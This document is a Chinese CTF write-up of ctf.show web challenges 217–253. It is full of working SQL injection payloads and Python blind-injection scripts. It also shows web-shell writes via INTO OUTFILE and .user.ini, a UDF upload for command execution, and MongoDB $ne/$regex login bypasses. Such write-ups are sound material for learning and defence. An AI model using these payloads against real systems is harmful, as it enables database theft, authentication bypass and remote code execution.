没有单引号, 不过增加了base64解码, 可以将整个payload进行base64编码后发包, 不过直接闭合更快:
'1') or if(2>1,sleep(5),1)#加在语句前面即可, payload如下:
select flagaac from ctfshow_flagxcc
web217
- 描述: 同上
查询语句换回了where ip =($id);
sleep被过滤, 可以利用benchmark进行大批量运算来实现延时, 记得先测试服务器的延时, 过大会导致服务器崩溃
1) or if(2>1, benchmark(1500000,md5(1)), 1)#测试了半天超时的时机, 我认为我这个是可以跑的了, 不行的话多试几次超时时间和运算的数量级
import requests
import time


def res_judge(url, payload):
    # 发送请求并判断响应时间是否足够长, 以确认匹配
    data = {
        "ip": payload,
        "debug": 1
    }

    try:
        time.sleep(1)	# 这个sleep有时候不加也行
        res = requests.post(url=url, data=data, timeout=1)
    except requests.exceptions.Timeout:
        print(f"[-] Payload: {payload}")
        return 1
    except requests.exceptions.RequestException as e:
        print(f"[!] Error occurred: {e}")
        return -1


def the_length(url, query):
    # 确定查询结果的长度
    for i in range(1, 80):

        payload = f"1) or if((length(({query})))={i},benchmark(1500000,md5(1)),1)#"
        # if((length(({query})))={length},sleep(2),1)&debug=1
        if res_judge(url, payload):
            print(f"[+] Found the length: {i}")
            return i


# 初始化
url = "http://d31de088-4bd3-430b-b266-d60ace1108b9.challenge.ctf.show/api/"
flagstr = ",_{}-abcdefghijklmnopqrstuvwxyz0123456789"
flag = ""

# query = "select database()"
# query = "select group_concat(table_name) from information_schema.tables where table_schema=database()"
# query = "select group_concat(column_name) from information_schema.columns where table_name='ctfshow_flagxccb'"
query = "select flagaabc from ctfshow_flagxccb"

length = the_length(url, query)
if length:
    for i in range(1, length + 1):
        for mid in flagstr:

            payload = f"1) or if((substr(({query}),{i},1)='{mid}'),benchmark(1500000,md5(1)),1)#"
            if res_judge(url, payload):
                flag += mid
                print(f"[+] Found {i}th character: {mid}")
                print(f"[-] The String: {flag}")
                break
else:
    print(f"[!] Error occurred: length return none, please check your payload or run last payload again")
    exit()
web218
- 描述: 同上
    //屏蔽危险分子
    function waf($str){
        return preg_match('/sleep|benchmark/i',$str);
    }
没事, 我们还有方法, 做笛卡尔积运算进行延时, 把sleep换成下面这个:
(select count(*) from ((information_schema.columns)A, (information_schema.columns)B, (information_schema.columns limit 1,7)c) limit 1)
没有使用任何连接条件的两个表, 数据库会执行笛卡尔积操作, 所以构造为:
1) and if(substr((select flagaac from ctfshow_flagxc),{j},1)='{i}',\
(select count(*)from ( \
(select table_name from information_schema.columns)a,\
(select table_name from information_schema.columns)b,\
(select table_name from information_schema.columns limit 1,7)c)limit 1\
),1

1) and if((ascii(substr((select flagaac from ctfshow_flagxc),{},1))={}),(SELECT count(*) from (SELECT table_name from information_schema.columns)a,(SELECT table_name from information_schema.columns)b,(SELECT table_name from information_schema.columns limit 1,5)c),1)#
我自己的怎么搞都不行, 大概率是网络问题, 还是用官方的吧
import requests

url = "http://0b70243d-1a8e-472f-98eb-428504c08b1a.challenge.ctf.show/api/"
flagstr = ",_{}-abcdefghijklmnopqrstuvwxyz0123456789"

j = 1
res = ""
while 1:
    for i in flagstr:
        data = {
            'ip': f"1) and if(substr((select flagaac from ctfshow_flagxc),{j},1)='{i}',\
(select count(*) from ( \
(select table_name from information_schema.columns)a, \
(select table_name from information_schema.columns)b, \
(select table_name from information_schema.columns limit 1,7)c) limit 1 \
),1",
            'debug': '1'
        }
        try:
            r = requests.post(url, data=data, timeout=2.5)
        except Exception as e:
            res += i
            print(res)
            j += 1
更换完网络官方的可以跑了, 我的跑不了
web219
- 描述: 同上
    //屏蔽危险分子
    function waf($str){
        return preg_match('/sleep|benchmark|rlike/i',$str);
    }
上一题没有用rlike, 可以继续用上一题的
rlike和regexp类似, 是正则的方式, 如果感兴趣可以看这个, 这个是web190的脚本
from requests import post
from string import digits, ascii_lowercase

url = 'http://591b6da2-b965-4ff3-a8f4-826f177ed92d.challenge.ctf.show/api/'
# 数据库值: ctfshow_web
# payload = 'admin\' and (select database()) regexp \'{}\' #'
# 表名: ctfshow_fl0g
# payload = 'admin\' and (select group_concat(table_name) from information_schema.tables where table_schema = database()) regexp \'{}\' #'
# 字段: id,f10g
# payload = 'admin\' and (select group_concat(column_name) from information_schema.columns where table_schema = database() and table_name = \'ctfshow_fl0g\') regexp \'{}\' #'
# 拿到flag: ctfshow{f8302835-ac04-49e8-ba2c-4ee474890ac4}
payload = 'admin\' and (select f1ag from ctfshow_fl0g) regexp \'{}\' #'
flag = 'ctfshow{'
# flag需要修改, 不能留空

if __name__ == '__main__':
    while True:
        for c in '-}_' + digits + ascii_lowercase:
            resp = post(url, {'username': payload.format(flag + c), 'password': '123'})
            if '密码错误' in resp.json().get('msg'):
                flag += c
                print(flag)
                if c == '}':
                    exit()
                break
web220
- 描述: 盲注结束
    //屏蔽危险分子
    function waf($str){
        return preg_match('/sleep|benchmark|rlike|ascii|hex|concat_ws|concat|mid|substr/i',$str);
    }
你已经做过前面的题了, 你肯定知道可以用left等代替, 直接更改上题payload即可
import requests

url = "http://f70e6dcc-fcff-4bf8-b847-89719dd425bd.challenge.ctf.show/api/"
flagstr = ",_{}-abcdefghijklmnopqrstuvwxyz0123456789"

j = 1
res = ""
while 1:
    for i in flagstr:
        data = {
            'ip': f"1) and if(left((select flagaabcc from ctfshow_flagxcac),{j})='{res+i}',\
(select count(*) from ( \
(select table_name from information_schema.columns)a, \
(select table_name from information_schema.columns)b, \
(select table_name from information_schema.columns limit 1,7)c) limit 1 \
),1",
            'debug': '1'
        }
        try:
            r = requests.post(url, data=data, timeout=2.5)
        except Exception as e:
            res += i
            print(res)
            j += 1
web221
- 描述: 开始其他注入
这个似乎叫做limit注入, P神转载的文章, mysql注入之limit注入
  //分页查询
  $sql = select * from ctfshow_user limit ($page-1)*$limit,$limit;

//TODO:很安全,不需要过滤
//拿到数据库名字就算你赢
此方法适用于MySQL 5.x中,在limit语句后面的注入
在官方的select语句解释中, limit后可以跟procedure和into, 可以利用procedure进行注入
给出的示例中是结合了报错注入进行的注入, 据说还可以时间注入:
SELECT field FROM user WHERE id >0 ORDER BY id LIMIT 1,1 procedure analyse(extractvalue(rand(),concat(0x3a,version())),1);
本地测试跑不出来, 一直在报错
然后如果传入id, 回显中就没有回显, 可能是查询语句中并没有id?
唉不管了直接套, 反正能出来就行

然后结合盲注修改语句即可得到数据库名ctfshow_web_flag_x, 提交数据库名即可
?page=10&limit=10%20procedure%20analyse(extractvalue(rand(),concat(0x3a,database())),1);web222
- 描述: 同上
  //分页查询
  $sql = select * from ctfshow_user group by $username;
 //TODO:很安全,不需要过滤
group by注入, 抓包发现传入的主要参数是?u=
这个注入似乎有报错注入和盲注两种方法的:
又好像不对, 对, 对吗?
# Author: gkjzjh146
import requests
import time
url = 'http://464941b6-2b80-40a5-9f5b-8560cf7fd664.challenge.ctf.show/api/?u='
url2 = ' &page=1&limit=10'
str = ''
for i in range(60):
    min,max = 32, 128
    while True:
        j = min + (max-min)//2
        if min == j:
            str += chr(j)
            print(str)
            break
        # 爆表名
        # payload = f"if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema=database()),{i},1))<{j},sleep(0.05),'False')"
        # 爆列
        # payload = f"if(ascii(substr((select group_concat(column_name) from information_schema.columns where table_name='ctfshow_flaga'),{i},1))<{j},sleep(0.05),'False')"
        # 爆值
        payload = f"if(ascii(substr((select group_concat(flagaabc) from ctfshow_flaga),{i},1))<{j},sleep(0.05),'False')"
        url0 = url + payload + url2
        start_time = time.time()
        r = requests.get(url=url0).text
        end_time = time.time()
        sub = end_time - start_time
        if sub >= 1:
            max = j
        else:
            min = j
web223
- 描述: 同上
  //分页查询
  $sql = select * from ctfshow_user group by $username;
  //TODO:很安全,不需要过滤
  //用户名不能是数字
原理如下:
?u=if('a'='a',username,'a')
?u=if('a'='b',username,'a')
通过生成数字的函数,就原有的脚本进行了数字编码
import requests


def generateNum(num):
    res = 'true'
    if num == 1:
        return res
    else:
        for i in range(num - 1):
            res += "+true"
        return res


url = "http://ff765902-0dec-4688-8cd2-1a4cc429d30a.chall.ctf.show/api/"
i = 0
res = ""
while 1:
    head = 32
    tail = 127
    i = i + 1

    while head < tail:
        mid = (head + tail) >> 1
        # 查数据库-ctfshow_flagas
        # payload = "select group_concat(table_name) from information_schema.tables where table_schema=database()"
        # 查字段-flagasabc
        # payload = "select group_concat(column_name) from information_schema.columns where table_name='ctfshow_flagas'"
        # 查flag
        payload = "select flagasabc from ctfshow_flagas"
        params = {
            "u": f"if(ascii(substr(({payload}),{generateNum(i)},{generateNum(1)}))>{generateNum(mid)},username,'a')"
        }
        r = requests.get(url, params=params)
        # print(r.json()['data'])
        if "userAUTO" in r.text:
            head = mid + 1
        else:
            tail = mid
    if head != 32:
        res += chr(head)
    else:
        break
    print(res)
web224
- 描述: 老面孔了,懂得都懂
是登录界面, 先扫一扫以示敬意; 发现有upload.php, robots.txt, checklogin.php
只有中间的能访问, 可以得到pwdreset.php, 发现是密码重置系统而且没有任何验证, 直接重置即可
登录后发现上传点, 不知道检查了什么, 可以上传zip; 在上传后的回显是两个参数filetype和filename, 应该就是这个两个存在sql注入
- filename:29dc15c857c395f32893748c350100f8.zip filetype archive data, at least v2.0 to extract
会检测filetype, 构造的语句需要加一个文件头上去而且不能在过滤名单里
C64File "');select 0x3c3f3d60245f4745545b315d603f3e into outfile '/var/www/html/1.php';--+
# 十六进制是 <?=`$_GET[1]`?>
将上述字符串塞进txt文件就能上传, 返回的filetype是PC64啥的, 现在可以访问1.php执行命令了
我这里似乎执行不了, 返回为空? 以后再来试试
web225
- 描述: 堆叠提升开始
  //分页查询
  $sql = "select id,username,pass from ctfshow_user where username = '{$username}';";
  //师傅说过滤的越多越好
  if(preg_match('/file|into|dump|union|select|update|delete|alter|drop|create|describe|set/i',$username)){
    die(json_encode($ret));
  }
可以用两种方法: Handler和预处理
handler语句让我们能够一行一行的浏览一个表中的数据, 但是它仅在mysql存在且不包含select的完整功能
利用handler查询, 再结合我们的show就可以绕过了
/api/?username=1';show%20tables;%23
# 查到 ctfshow_flagasa
/api/?username=1';handler%20`ctfshow_flagasa`%20open;handler%20`ctfshow_flagasa`%20read%20first;%23
# 查到flag
预处理就是定义一串sql查询语句为一个名字, 然后直接通过这个名字来运行该查询语句:
标准格式如下, 但是我没测试出来
PREPARE name from '[my sql sequece]';
# 预定义SQL语句
EXECUTE name;
# 执行预定义SQL语句
(DEALLOCATE || DROP) PREPARE name;
# 删除预定义SQL语句
测试一下, 不要最后那个"删除预定义语句"即可
1';prepare h from concat('selec','t * from ctfshow_flagasa');execute h;%23web226
- 描述: 堆叠提升
  //师傅说过滤的越多越好
  if(preg_match('/file|into|dump|union|select|update|delete|alter|drop|create|describe|set|show|\(/i',$username)){
    die(json_encode($ret));
  }
预处理配合16进制即可查询:
1';prepare h from 0x73686f77207461626c6573;execute h;%23
# 查表 ctfsh_ow_flagas
1';prepare h from 0x73656c656374202a2066726f6d2063746673685f6f775f666c61676173;execute h;%23
# 拿到flag
web227
- 描述: 同上
  //师傅说过滤的越多越好
  if(preg_match('/file|into|dump|union|select|update|delete|alter|drop|create|describe|set|show|db|\,/i',$username)){
    die(json_encode($ret));
}还是利用上一题预处理加16进制绕过即可, 但是你会发现flag不在表里面
看完文章直接套
1';prepare h from 0x73656c656374202a2066726f6d20696e666f726d6174696f6e5f736368656d612e726f7574696e6573;execute h;%23
# select * from information_schema.routines
web228-web230
- 描述: 同上
这三题再怎么过滤也是可以用web226的方法绕过, 这里我就不再写了
//分页查询
  $sql = "select id,username,pass from ctfshow_user where username = '{$username}';";
  $bansql = "select char from banlist;";

  //师傅说内容太多,就写入数据库保存
  if(count($banlist)>0){
    foreach ($banlist as $char) {
      if(preg_match("/".$char."/i", $username)){
        die(json_encode($ret));
      }
    }
  }
web 231
- 描述: update 注入
  //分页查询
  $sql = "update ctfshow_user set pass = '{$password}' where username = '{$username}';";
  // 无过滤
可以利用子查询将结果更新到可见表中, 在password这里闭合语句就好
注意本题是将
password和username都POST过去, 在api那里GET了半天发现有"data":[]
执行完下面的语句回到/update.php, 如果发现用户名全都变了那就成功了
# 查库
password=1',username=database()#&username=1
# 查表 banlist,ctfshow_user,flaga
password=1',username=(select group_concat(table_name) from information_schema.tables where table_schema=database())#&username=1
# 查列 id,flagas,info
password=1',username=(select group_concat(column_name) from information_schema.columns where table_name='flaga')#&username=1
# 查字段
password=1',username=(select flagas from ctfshow_web.flaga) where 1=1#&username=1
也可以利用盲注, 我就直接上大佬脚本吧
# By gkjzjh146
import requests
url = 'http://6dba60c7-91d2-4d8d-a0c8-2aeb3115cf71.challenge.ctf.show/api/'
str = ''
x = 1
for i in range(60):
    min,max = 32, 128
    while True:
        j = min + (max-min)//2
        if(min == j):
            str += chr(j)
            print(str)
            break
        # 爆表名
        # payload = {
        #     'username': "ctfshow"+"}"+"' or if(ascii(substr((select group_concat(table_name)from information_schema.tables where table_schema=database()),{},1))<{},true,false)#".format(i, j),
        #     'password': f"{x}"
        # }
        # 爆列
        # payload = {
        #     'username': "ctfshow"+"}"+"' or if(ascii(substr((select group_concat(column_name) from information_schema.columns where table_name='flaga'),{},1))<{},true,false)#".format(i, j),
        #     'password': f"{x}"
        # }
        # # 爆值
        payload = {
            'username': "ctfshow"+"}"+"' or if(ascii(substr((select group_concat(flagas) from flaga),{0},1))<{1},true,false)#".format(i, j),
            'password': f"{x}"
        }
        # payload = {'username':f"if(load_file('/var/www/html/api/index.php')regexp('{flag+j}'),0,1)",
        #            'password':0}
        r = requests.post(url=url,data=payload).text
        if(r'\u66f4\u65b0\u6210\u529f' in r):
            max = j
            x += 1
        else:
            min = j
            x += 1
web232
- 描述: 同上
  //分页查询
  $sql = "update ctfshow_user set pass = md5('{$password}') where username = '{$username}';";
闭合md5函数的右括号即可
# 查库
password=1'),username=database()#&username=1
# 省略部分步骤
# 查字段
password=1'),username=(select flagass from ctfshow_web.flagaa) where 1=1#&username=1
web233-web234
- 描述: 23333
  //分页查询
  $sql = "update ctfshow_user set pass = '{$password}' where username = '{$username}';";
可以利用转译符号去掉特定的单引号:
例如password传入\, username为username=database()#
update ctfshow_user set pass = '\' where username = ',username=database()#'
# 等价于
update ctfshow_user set pass = 'x',username=database()#'
所以可以构造:
password=1\&username=,username=(select group_concat(table_name) from information_schema.tables where table_schema=database()) where 1=1#剩下的就是改语句, 不再赘述了
web235-web236
描述: update
过滤or, 现在information_schema也无了
概述MySQL统计信息 和 无列名注入 以及 Bypass information_schema与无列名注入
利用innodb_table_stats代替information_schema
mysql默认存储引擎innoDB携带的表:
mysql.innodb_table_stats和mysql.innodb_index_stats, 两表均有database_name和table_name字段
# 查表 banlist,ctfshow_user,flag23a1
password=1\&username=,username=(select group_concat(table_name) from mysql.innodb_table_stats where database_name=database())#
下面就是无列注入的内容:
前面做题可以知道表结构为: id, username, password, 所以构造
select 1,2,3 union select * from flag23a1
数字与users中的列相应, 现在可以利用数字对列进行查询了:
select `1` from (select 1,2,3 union select * from flag23a1)a;
# 就相当于select pass from (select 1,2,3 union select * from users)a;
所以最后payload, (似乎只有反引号不会回显, 只能加上group_concat)
password=1\&username=,username=(select group_concat(`2`) from(select 1,2,3 union select * from flag23a1)a)#web237
- 描述: insert
  //插入数据
  $sql = "insert into ctfshow_user(username,pass) value('{$username}','{$password}');";
  // 无过滤
你说的对但是有人因为开了过滤广告的插件导致插入界面弹不出来, 找了半天在哪里能提交包
先测试一下, 注意闭合value的括号:
username=123',(select database()))#&password=123然后刷新界面可以看到多出了一条密码为ctfshow_web的条目, 语句拼接最终变为:
insert into ctfshow_user(username,pass) value('123',(select database()))#','123');
没有过滤直接如法炮制即可:
# 查表:
username=123',(select group_concat(table_name) from information_schema.tables where table_schema=database()))#&password=123
# 查列:
username=123',(select group_concat(column_name) from information_schema.columns where table_name='flag'))#&password=123
# 查数据:
username=123',(select group_concat(flagass23s3) from flag))#&password=123
web238
- 描述: 同上
过滤了空格, 可以使用()代替
# 查表
username=12',(select(group_concat(table_name))from(information_schema.tables)where(table_schema=database())))%23&password=123
# 查列
username=12',(select(group_concat(column_name))from(information_schema.columns)where(table_name='flagb')))%23&password=123
# 查数据
username=12',(select(group_concat(flag))from(flagb)))%23&password=123
web239
- 描述: 同上
上题基础上再过滤or, 利用无列注入即可; web235有提及
# 查表
username=1',(select(group_concat(table_name))from(mysql.innodb_table_stats)where(database_name=database())))#&password=1
# 查数据, 别问, 问就是能跑
username=1',(select(group_concat(flag))from(flagbb)))%23&password=1
web240
- 描述: 同上
- Hint: 表名共9位,flag开头,后五位由a/b组成,如flagabaab,全小写
过滤空格, or, sys, mysql
大佬写的, 因为直接提示了前面四个字符为flag, 在表不变的情况下, 列名还是flag, 直接爆破即可
import requests

url='http://1a19dc60-01fb-40fc-bede-45b9a595b069.challenge.ctf.show/api/insert.php'

str='ab'
for i in str:
    for x in str:
        for z in str:
            for u in str:
                for j in str:
                    data={
                        'username':f"123',(select(group_concat(flag))from(flag{i+x+z+u+j})))#",
                        'password':123
                    }
                    print(data)
                    res=requests.post(url=url,data=data)
                    print(res.text)
web241
- 描述: delete
//删除记录
  $sql = "delete from  ctfshow_user where id = {$id}";
//无过滤
delete不能用union和select, 可以用报错注入或者是盲注
报错注入回显被覆盖, 只能回显"删除成功", 还是用时间盲注吧
import requests
import time

url = 'http://47a7a298-f821-41b6-9f49-a24094ab0337.challenge.ctf.show/api/delete.php'

flag = ''
for i in range(1, 100):
    min = 32
    max = 128
    while 1:
        j = min + (max - min) // 2
        if min == j:
            flag += chr(j)
            print(flag)
            break

        # payload=f"if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema=database()),{i},1))<{j},sleep(0.02),1)"
        # payload=f"if(ascii(substr((select group_concat(column_name) from information_schema.columns where table_name='flag'),{i},1))<{j},sleep(0.02),1)"
        payload = f"if(ascii(substr((select group_concat(flag) from flag),{i},1))<{j},sleep(0.02),1)"

        data = {
            'id': payload
        }
        try:
            r = requests.post(url=url, data=data, timeout=0.38)
            min = j
        except:
            max = j

        time.sleep(0.2)
web242
- 描述: file
  //备份表
$sql = "select * from ctfshow_user into outfile '/var/www/html/dump/{$filename}';";可以查询into outfile的使用, 我们可以在导出的文件头中加入一句话木马
官方关于select into的解释
抓导出的包, 在api/dump.php注入:
filename=1.php' LINES STARTING BY '<?php eval($_POST[1]);?>'#然后访问dump/1.php, 进行POST命令执行即可
1=system('tac /flag.here');web243
- 描述: 同上
仅过滤了php, 可以利用配置文件.user.ini传入
auto_append_file=1.png注意, 要至少有一个php文件, 而
/dump下刚好有一个index.php, 只不过是不能直接访问的
可以继续用starting by, 也可以用terminated by后接上16进制, 利用分号闭合前面的select
# auto_prepend_file=easy.png十六进制加密
filename=.user.ini' LINES STARTING BY ';' TERMINATED BY 0x0a6175746f5f70726570656e645f66696c653d312e706e670a;#
# 再将png写入:
filename=easy.png' LINES TERMINATED BY 0x3c3f706870206576616c28245f504f53545b305d293b3f3e#
或者直接明文即可:
filename=.user.ini' lines starting by 'auto_prepend_file=1.png\n'#
# 修改一下马的写法
filename=1.png' lines starting by '<?= eval($_POST[1]);?>'#
web244
- 描述: error
报错注入, 变成了输入框
  //备份表
$sql = "select id,username,pass from ctfshow_user where id = '".$id."' limit 1;";注意因为显示不全需要利用mid函数截取flag
# 查表
?id=1' or updatexml(1,concat(0x3d,mid((select group_concat(table_name) from information_schema.tables where table_schema='ctfshow_web'),1,32),0x3d),1)--+
# 查列
?id=1' or updatexml(1,concat(0x3d,mid((select group_concat(column_name) from information_schema.columns where table_name='ctfshow_flag'),1,32),0x3d),1)--+
# 查flag
?id=1' or updatexml(1,concat(0x3d,mid((select group_concat(flag) from ctfshow_flag),1,32),0x3d),1)--+
?id=1' or updatexml(1,concat(0x3d,mid((select group_concat(flag) from ctfshow_flag),32,32),0x3d),1)--+
web245
- 描述: 同上
过滤updatexml那就用extractvalue
# 查表 ctfshow_flagsa
?id=1' or extractvalue(1,concat(0x3d,mid((select group_concat(table_name) from information_schema.tables where table_schema='ctfshow_web'),1,32),0x3d))--+
# 查列 flag1
?id=1' or extractvalue(1,concat(0x3d,mid((select group_concat(column_name) from information_schema.columns where table_name='ctfshow_flagsa'),1,32),0x3d))--+
# 查flag
?id=1' or extractvalue(1,concat(0x3d,mid((select group_concat(flag1) from ctfshow_flagsa),1,32),0x3d))--+
?id=1' or extractvalue(1,concat(0x3d,mid((select group_concat(flag1) from ctfshow_flagsa),32,32),0x3d))--+
web246
- 描述: 同上
好一个无过滤
  //无过滤
过滤updatexml extractvalue利用floor报错注入, 参考文件2: 关于floor()报错, 你真的懂了吗
# 查表
?id=-1' union select 1,count(*),concat(0x3a,0x3a,(select (table_name) from information_schema.tables where table_schema=database() limit 1,1),0x3a,0x3a,floor(rand(0)*2))a from information_schema.columns group by a%23
# 查列
?id=-1' union select 1,count(*),concat(0x3a,0x3a,(select (column_name) from information_schema.columns where table_name='ctfshow_flags' limit 1,1),0x3a,0x3a,floor(rand(0)*2))a from information_schema.columns group by a%23
# 查数据
?id=-1' union select 1,count(*),concat_ws('-',(select concat(flag2) from ctfshow_flags limit 0,1),floor(rand(0)*2)) as a from information_schema.tables group by a--+
web247
- 描述: error
  //无过滤
  过滤updatexml extractvalue floor
利用其他函数替换floor即可, 例如:
floor()	向下取整
ceil()	向上取整
round()	四舍五入
所以payload:
# 查表
?id=-1' union select 1,count(*),concat(0x3a,0x3a,(select (table_name) from information_schema.tables where table_schema=database() limit 1,1),0x3a,0x3a,round(rand(0)*2))a from information_schema.columns group by a%23
# 查列
?id=-1' union select 1,count(*),concat(0x3a,0x3a,(select (column_name) from information_schema.columns where table_name='ctfshow_flagsa' limit 1,1),0x3a,0x3a,round(rand(0)*2))a from information_schema.columns group by a%23
# 查数据
?id=-1' union select 1,count(*),concat_ws('-',(select concat(`flag?`) from ctfshow_flagsa limit 0,1),round(rand(0)*2)) as a from information_schema.tables group by a--+
web248
- 描述: eval
提示是UDF注入, 无过滤
芝士大佬解析, 似乎该方法还有一个提权操作
user defined function, 用户自定义函数, 关联语法如下:
CREATE [AGGREGATE] FUNCTION [IF NOT EXISTS] function_name
    RETURNS {STRING|INTEGER|REAL|DECIMAL}
    SONAME shared_library_name
必要的信息收集的指令:
select version()
select @@basedir  #查看sql安装路径
show variables like "secure_file_priv"; #能读入或写入文件的路径
select @@plugin_dir #查看plugin_dir路径
没有上传点, 这个udf.so要用某种方式上传
/api/?id=1'; select @@plugin_dir; #
# 查出Mysql插件路径:/usr/lib/mariadb/plugin/

/api/?id=';CREATE FUNCTION sys_eval RETURNS STRING SONAME 'udf.so';#
# 引入udf.so文件从而创建函数sys_eval
给出大佬脚本, 以及sqlmap udf文件的16进制, 将0x后的十六进制放入udf字符串即可, 记得去掉头尾
因为是GET传值有长度限制, 所以用分段传值
import requests
url="http://e2faf183-01d8-4b41-acbf-ad08aafe7599.challenge.ctf.show/api/"
udf=""
# 用的网站提供的lib_mysqludf_sys_64.so
udfs=[]
for i in range(0,len(udf),5000):
    udfs.append(udf[i:i+5000])
#写入多个文件中
for i in udfs:
    url1=url+f"?id=1';SELECT '{i}' into dumpfile '/tmp/"+str(udfs.index(i))+".txt'%23"
    requests.get(url1)

#合并文件生成so文件
url2=url+"?id=1';SELECT unhex(concat(load_file('/tmp/0.txt'),load_file('/tmp/1.txt'),load_file('/tmp/2.txt'),load_file('/tmp/3.txt'))) into dumpfile '/usr/lib/mariadb/plugin/hack.so'%23"
requests.get(url2)

#创建自定义函数并执行恶意命令
requests.get(url+"?id=1';create function sys_eval returns string soname 'hack.so'%23")
r=requests.get(url+"?id=1';select sys_eval('cat /f*')%23")
print(r.text)
web249
- 描述: 开始nosql,flag在flag中
  //无过滤
  $user = $memcache->get($id);
nosql注入, 指的意思是Not only SQL
- 键值对
memcached::get()方法支持传递一个键,返回对应的值,也支持传递一个数组,把数组中所有元素当做键查询并返回值。
因此可以传递一个数组,数组中包含键flag,这样就能绕过inval同时也能得到flag的结果了
?id[]=flag
# 键值对可以直接干了
web250
- 描述: nosql
  $query = new MongoDB\Driver\Query($data);
  $cursor = $manager->executeQuery('ctfshow.ctfshow_user', $query)->toArray();

  //无过滤
  if(count($cursor)>0){
    $ret['msg']='登陆成功';
    array_push($ret['data'], $flag);
  }
MongoDB重言式
在mongodb中,要求的查询语句是json格式,如{"username": "admin", "password": "admin"}
在php中,json就是数组,也就是Array('username'=> 'admin', 'password'=> 'admin'),
同时MongoDB要求的json格式中,是可以进行条件查询的,如这样的json: {"username": "admin", "password": {"$regex": '^abc$'}},会匹配密码abc
也就是说,如果键对应的值是一个字符串,那么就相当于条件等于,只不过省去了json,如果键对应的值是json对象,就代表是条件查询
username[$ne]=1&password[$ne]=1
$ne是不相等的意思,$regex则是正则匹配
web251
- 描述: 同上
发包发现总是匹配admin没有flag, 给他去了即可
username[$ne]=admin&password[$ne]=1web252
- 描述: 同上
  //sql
  db.ctfshow_user.find({username:'$username',password:'$password'}).pretty()
用正则匹配即可固定
username[$regex]=^[^admin].*$&password[$ne]=1
username[$ne]=1&password[$regex]=ctfshow{
web253
- 描述: 同上
你说的对, 写着是可以显示flag, 但是就是返回不了, 只会显示登录成功
那就换成盲注, 主要是要过滤掉错误的登录用户名
import requests, time, json


def brute(action, username=""):
    url = "http://44e163eb-3f69-4641-83b2-5499d9c0d5ed.challenge.ctf.show/api/"
    if action == "username":
        res = "^[^a]"  # admin1的password为ctfshow666...很明显不是flag,所以禁掉admin开头的用户
    else:
        res = "^ctfshow{"
    for j in range(30):
        flag = False
        for i in range(127):
            reg = res
            if chr(i) not in "0123456789abcdefghijklmnopqrstuvwxyz-{}:,_":
                continue
            n = chr(i)
            if chr(i) in "-{}:":
                n = "\\"+chr(i)
            print(chr(i))
            if action == "username":
                data = {"username[$regex]": f"{reg+n}", "password[$ne]": f"1"}
            else:
